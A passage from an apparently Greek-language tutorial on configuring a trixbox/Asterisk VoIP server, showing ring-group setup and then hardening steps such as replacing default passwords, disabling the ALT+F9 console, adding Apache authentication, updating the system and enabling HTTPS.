



**Εικόνα 122 - Home VoIP: Προσθήκη Ring Group (1/4)**

Στη σελίδα που μας εμφανίζει, επιλέγουμε το νούμερο που θέλουμε να δώσουμε στο Ring Group, την περιγραφή του Group και συμπληρώνουμε στο Extension List τα extensions που θέλουμε να χτυπάνε. Εμείς εδώ ορίσαμε τα 3 ZAP extensions που ορίσαμε νωριτερα.





**Εικόνα 123 - Home VoIP: Προσθήκη Ring Group (2/4)**





**Εικόνα 124 - Home VoIP: Προσθήκη Ring Group (3/4)**

Πατάμε το Submit Changes στο τέλος τις σελίδας και το Ring Group δημιουργείται. Τέλος πατάμε στο Apply Configuration Changes στο πάνω μέρος της σελίδας και ολοκληρώνουμε τη διαδικασία.




**Εικόνα 125 - Home VoIP: Προσθήκη Ring Group (4/4)**

Κάνωντας χρήση του FOP που αναφερθήκαμε νωρίτερα στο κεφάλαιο, κάποιος χρήστης μπορεί να δεί ποιες γραμμές είναι ενεργές, να μεταφέρει κάποια κλήση σε κάποιο άλλλο extension και γενικά να εκτελέσει ενέργειες ανάλογες με αυτές που μπορεί να κάνει μια γραμματέας σε μια εταιρία.




**Εικόνα 126 - Το FOP (Flash Operator Panel)**

# Κεφάλαιο 8 Ασφαλίζοντας το σύστημα

Σε αυτό το κεφάλαιο θα δούμε ότι σχετίζεται με την ασφάλεια του συστήματος που στήσαμε. Η ασφάλεια στις τηλεπικοινωνίες είναι ένα σημαντικό κομμάτι διότι ο χρήστης θέλει να ξέρει οτι τα προσωπικά του δεδομένα ή οι συνομιλίες του δε θα διαρρεύσουν σε τρίτους. Επίσης,η επιχείρηση απο την μερία της θέλει να προστατεύσει το σύστημα της ώστε να μην έχουν πρόσβαση μη εξουσιοδοτημένα άτομα. Για να πραγματοποιηθούν τα παραπάνω, πρέπει να κινηθούμε σε δύο κατευθύνσεις:

- Να ασφαλίσουμε τον server
- Να ασφαλίσουμε τη ροή την δεδομένων απο τα τηλέφωνα πρός τον server και το αντίθετο.


## 8.1 Ασφαλίζοντας το trixbox

Εδώ θα δούμε τα βήματα που χρειάζεται να κάνουμε για να ασφαλίσουμε τον server απο μη εξουσιοδοτημένα άτομα. Κατα πλεοψηφία, οι ενέργειες στις όποιες θα προβούμε σχετίζονται με την αλλαγή των προεπιλεγμένων κωδικών πρόσβασης και την ενημέρωση του συστήματος.

### *8.1.1 Αλλάζοντας τον κωδικό πρόσβασης του admin*

Για να αλλάξουμε τον κωδικό πρόσβασης του admin, πληκτρολογούμε στην κονσόλα την εξής εντολής:

```
passwd-maint
```




**Εικόνα 127 - trixbox security: Αλλαγή password του maint**

Εδώ βλέπουμε ότι μας ζητάει να πληκτρολογήσουμε το νέο κωδικό πρόσβασης και να τον πληκτρολογήσουμε ξανά για επιβεβαίωση. Έπειτα, αφου αυτά τα 2 είναι ίδια, ολοκληρώνεται η αλλάγη του κωδικού.

### *8.1.2 Αλλάζοντας τον κωδικό του FOP*

Ο προεπιλεγμένος κωδικός για το FOP (Flash Operator Panel) ειναι:


```
Password: passw0rd
```

Για να τον αλλάξουμε, πληκτρολογούμε στην κονσόλα την εντολή:

```
nano -w /etc/amportal.conf
```

Αυτή η εντολή σαν ανοίγει με το nano - editor του linux - το αρχείο /etc/amportal.conf. Μέσα σε αυτό το αρχείο υπάρχει μια παράμετρος που λέει:

```
FOPPASSWORD=passw0rd
```




**Εικόνα 128 - trixbox security: Αλλαγή password του FOP**

Αντικαθιστούμε την λέξη passw0rd με τον κωδικό ασφαλείας που επιθυμούμε και πατάμε τον συνδυασμο πλήκτρων CRTL+X, έπειτα Y στην ερώτηση αν θέλουμε να αποθηκεύσουμε τις αλλαγές και πατάμε το πλήκτρο Enter όταν γράφει “Filename to Write: /etc/amportla.conf”. Έτσι ολοκληρώνεται η διαδικασία. Για να εφαρμοστούν οι ρυθμίσεις πρέπει να επανεκκινήσουμε το Asterisk γράφοντας


```
amportal restart
```

### *8.1.3 Ασφαλίζοντας τον συνδυασμό ALT+F9 (Asterisk CLI console)*

Το Asterisk έχει ένα κρυφό. Πατώντας τον συνδυασμο των πλήκτρων ALT+F9 στην κονσόλα, κάποιος μπορεί να έχει πρόσβαση στην κονσόλα του Asterisk χώρις να χρειάζεται να κάνει login και χώρις καθόλου περιορισμούς. Αν δεν μπορεί να διασφαλιστεί η φυσική ασφάλεια του server, αυτό μπορεί να αποδειχθεί κενό ασφαλείας. Πληκτρολογούμε στην κονσόλα την εντολή:

```
nano /usr/sbin/safe_asterisk
```

Ανοίγει πάλι ο editor και βλέπουμε τα εξής:




**Εικόνα 129 - trixbox security: Απενεργοποιώντας το alt+F9**

Αυτό που πρέπει να κάνουμε, είναι να αλλάξουμε την παράμετρο CONSOLE απο

```
CONSOLE=yes
```

σε

```
CONSOLE=no
```

Μιάς και έχουμε ανοικτό αυτό το αρχείο, μπορούμε να αλλάξουμε την παράμετρο NOTIFY ώστε όταν κρασάρει ο Asterisk, να ειδοποιούμαστε με e-mail. Έτσι, η παράμετρος

```
#NOTIFY=ben@alkaloid.net
```

Γίνεται

```
NOTIFY=your@emailadress.com
```

Κλείνουμε τον editor με τον ίδιο τρόπο που τον κλείσαμε πριν (CTRL+X, Y, Enter) και επανεκκινουμε πάλι το Asterisk (`amportal restart`)

### *8.1.4 Προσθήκη κωδικού για την πρόσβαση στο Web GUI*

Η πρόσβαση στο Web GUI επιτρέπεται στο οποιοδήποτε γνωρίζει την IP address του VoIP server. Μπορούμε να ρυθμίσουμε τον Apache να ζητάει username και password για να μπορέσει να συνδεθεί κάποιος στο Web GUI (έστω και σαν απλός χρήστης).

Αρχικά, αν θέλουμε, δημιουργούμε έναν νέο χρήστη. Αυτό γίνεται εκτελώντας στο τερματικό την ακόλουθη εντολή:

```
htpasswd /usr/local/apache/passwd/wwwpasswd <NewUserName>
```

Τότε ο Apache ζητάει να ορίσουμε το νέο password και έπειτα μας ζητάει να το επαναλάβουμε. Τέλος μας ενημερώνει ότι ο νέος χρήστης προστέθηκε.


**Εικόνα 130 - trixbox security: Προσθήκη password στο Web GUI (1/2)**


Τώρα πρέπει να πούμε στον Apache να ζητάει κωδικό πριν την είσοδο στο Web GUI και να του ορίσουμε ποιοί χρήστες θα έχουν πρόσβαση. Αυτο θα γίνει με την επεξεργασία του αρχείο /etc/trixbox/httpdconf/trixbox.conf.

```
nano -w /etc/trixbox/httpdconf/trixbox.conf
```

Στο τέλος αυτού του αρχείου προσθέτουμε τις εξής γραμμές:

```
#Password protect the Asterisk@Home Splash Page /var/www/html
<Directory /var/www/html>
AuthType Basic
AuthName "Restricted Area"
AuthUserFile /usr/local/apache/passwd/wwwpasswd
Require user NewUserName1 NewUserName2 NewUserName3 yaddayaddayadda
</Directory>
```

Σε περίπτωση που θέλουμε να διαγράψουμε κάποιον χρήστη απο τον Apache, πληκτρολογούμε την παρακάτω εντολή και τον διαγράφουμε και απο τη γραμμή `Require User` στο προαναφερθέν αρχείο.




**Εικόνα 131 - trixbox security: Προσθήκη password στο Web GUI (2/2)**

Κλείνουμε τον editor αποθηκεύοντας το αρχείο και κάνουμε επανεκκίνηση του Apache πληκτρολογώντας:

```
/etc/init.d/httpd restart
```


### *8.1.5 Αλλάζοντας τον κωδικό της MySql*

Επόμενο βήμα είναι να αλλαξουμε το προεπιλεγμένο password της MySQL για τους χρήστες root και asteriskuser.

Το προεπιλεγμένο password για τον χρήστη root ειναι η λέξη `passw0rd`. Για να το αλλάξουμε θα χρειαστεί να τρέξουμε μερικές εντολές στη κονσόλα. Αρχίκα θα πρέπει να εκτελέσουμε την εντολή

mysql -u root –p

Μας ζητείται τότε να εισάγουμε το password για τον χρήστη root. Βάζουμε το προεπιλεγμένο και τότε εμφανίζεται η παρακάτω εικόνα:




**Εικόνα 132 - trixbox security: Αλλαγή του password της MySQL**

Τώρα μπορούμε με εντολές sql να αλλάξουμε το password για τον χρήστη root άλλα και για τον χρήστη asteriskuser. Αρχικά εκτελούμε την εντολη:

Mysql> use mysql

Τώρα έχει επιλεγεί η βάση της MySQL και μπορούμε να αλλάξουμε τα passwords. Για να γίνει αυτό πρέπει να εκτελέσουμε την παρακάτω εντολή βάζοντας στο `NEWPASSWORD` το password της επιλογής μας:

```
mysql> update user set password=PASSWORD("NEWPASSWORD") where
User='root';
```

Με τον ίδιο τρόπο αλλάζουμε το password του χρήστη asteriskuser αλλάζοντας το `root` στη προηγούμενη εντολή με το `asteriskuser`. Έπειτα πρέπει να κάνουμε reload τα προνόμια των χρηστών και τέλος τερματίζουμε την εφαρμογή διαχείρισης της MySQL.

```
mysql> flush privileges;
mysql> quit
```

Αυτό που μένει είναι να επεξεργαστούμε 3 αρχεία του συστήματος για να αλλά3ουμε το παλιό password του asteriskuser με το καινούργιο. Τα αρχεία που πρέπει να επεξεργαστούμε είναι τα εξής:

- **`/etc/amportal.conf`** (αλλάζουμε τις τιμες AMPDBUSER=asteriskuser και AMPDBPASS=NEWPASSWORD που βρίσκονται στο τέλος του αρχείου)
- **/etc/asterisk/cdr_mysql.conf** (αλλάζουμε τις τιμες USER= asteriskuser και PASSWORD= NEWPASSWORD)

Τέλος, κάνουμε restart το service mysql και το σύστημα με τις παρακάτω εντολές.


```
service mysqld restart
amportal restart
```

### *8.1.6 Αλλάζοντας τον κωδικό του ARI (Asterisk Recording Interface)*

Το ARI είναι ένα νέο εργαλείο καταγραφής/voicemail. Οι χρήστες μπορούν να συνδεθούν σε αυτό επιλέγοντας στο Web GUI του server την επιλογή Voicemail and Recordings, χρησιμοποιώντας το extension τους και το password τους. Για να αλλάξουμε τον κωδικό πρόσβασης του admin, πληκτρολογούμε στη κονσόλα την ακόλουθη εντολή:

```
nano -w /var/www/html/recordings/includes/main.conf.php
```

Βρίσκουμε την γραμμη 53 όπου βρίσκεται ο κωδικός του admin μέσα στα εισαγωγικά (`$ari_admin_password = "ari_password";`). Τον αλλάζουμε με κάποιον τις επιλογής μας.




**Εικόνα 133 - trixbox security: Αλλαγή του password του ARI**


### *8.1.7 Αλλάζοντας το hostname*

Το προεπιλεγμένο hostname που έχει ο server είναι το trixbox1.localdomain. Μπορούμε να το αλλάξουμε αυτό χρησιμοποιώντας ένα όνομα που να έχει κάποια σημασία (πχ VoIPserver1.mycompany.com) ή σε κάποιο που δε θα προδίδει αμέσως ότι είναι ένας VoIP server (π.χ orpheas.mycompany.com). Δίνοντας του ένα "περίεργο" όνομα δε θα σταματήσει κάποιον επιτιθέμενο, απλά θα τον αναγκάσει να προσπαθήσει λίγο παραπάνω ώστε να βρεί τον server.

Για να αλλάζουμε το hostname, αρχικά πληκτρολογούμε την εντολή:

```
nano /etc/hosts
```


Βλέπουμε την ακόλουθη εικόνα όπου αλλάζουμε το `trixbox1.localdomain` σε `orpheas.mycompany.com`, το `trixbox1` σε `orpheas` και το `localhost.localdomain` σε `localhost.mycompany.com`.




**Εικόνα 134 - trixbox security: Αλλάζοντας το hostname(1/2)**

Έπειτα, επεξεργαζόμαστε το αρχείο /etc/sysconfig/network

```
nano /etc/sysconfig/network
```




**Εικόνα 135 - trixbox security: Αλλάζοντας το hostname(2/2)**

Αλλάζουμε τα εξής:

```
HOSTNAME=trixbox1.localdomain
DHCP_HOSTNAME=TRIXBOX1
```

σε

```
HOSTNAME=orpheas.mycompany.com
DHCP_HOSTNAME=ORPHEAS
```

Τέλος, αποθηκεύουμε το αρχείο και κάνουμε επανεκκίνηση το σύστημα εκτελώντας την εντολή:

```
reboot
```

### *8.1.8 Κάνοντας update στο σύστημα*

Περιοδικά, είναι καλό να αναβαθμίζουμε το σύστημα εφαρμόζοντας τα νέα patches που διατίθονται για το Λειτουργικό Σύστημα. Για να το κάνουμε αυτόν, εκτελούμε στην κονσόλα την παρακάτω εντολή:

```
yum -y update
```

### *8.1.9 Κάνοντας χρήση του HTTPS*

Σε περίπτωση που θέλουμε να υπάρχει πρόσβαση στο σύστημα μέσω διαδικτύου, επειδη το http δε μπορεί να θεωρηθεί ασφαλές, μπορούμε να γίνει χρήση σύνδεσης SSL/HTTPS. Για να γίνει αυτό, πληκτρολογούμε στη κονσόλα την εξής εντολή:

```
yum -y install mod_ssl
```

Έπειτα, πρέπει να επεξεργαστούμε το αρχείο ρυθμίσεων του Apache:

```
nano /etc/trixbox/httpdconf/trixbox.conf
```

Στο τέλος του αρχείου, προσθέτουμε τα παρακάτω:

```
<VirtualHost *:80>
Redirect / https://<INSERT YOUR SERVER NAME OR IP HERE>/
</VirtualHost>
```
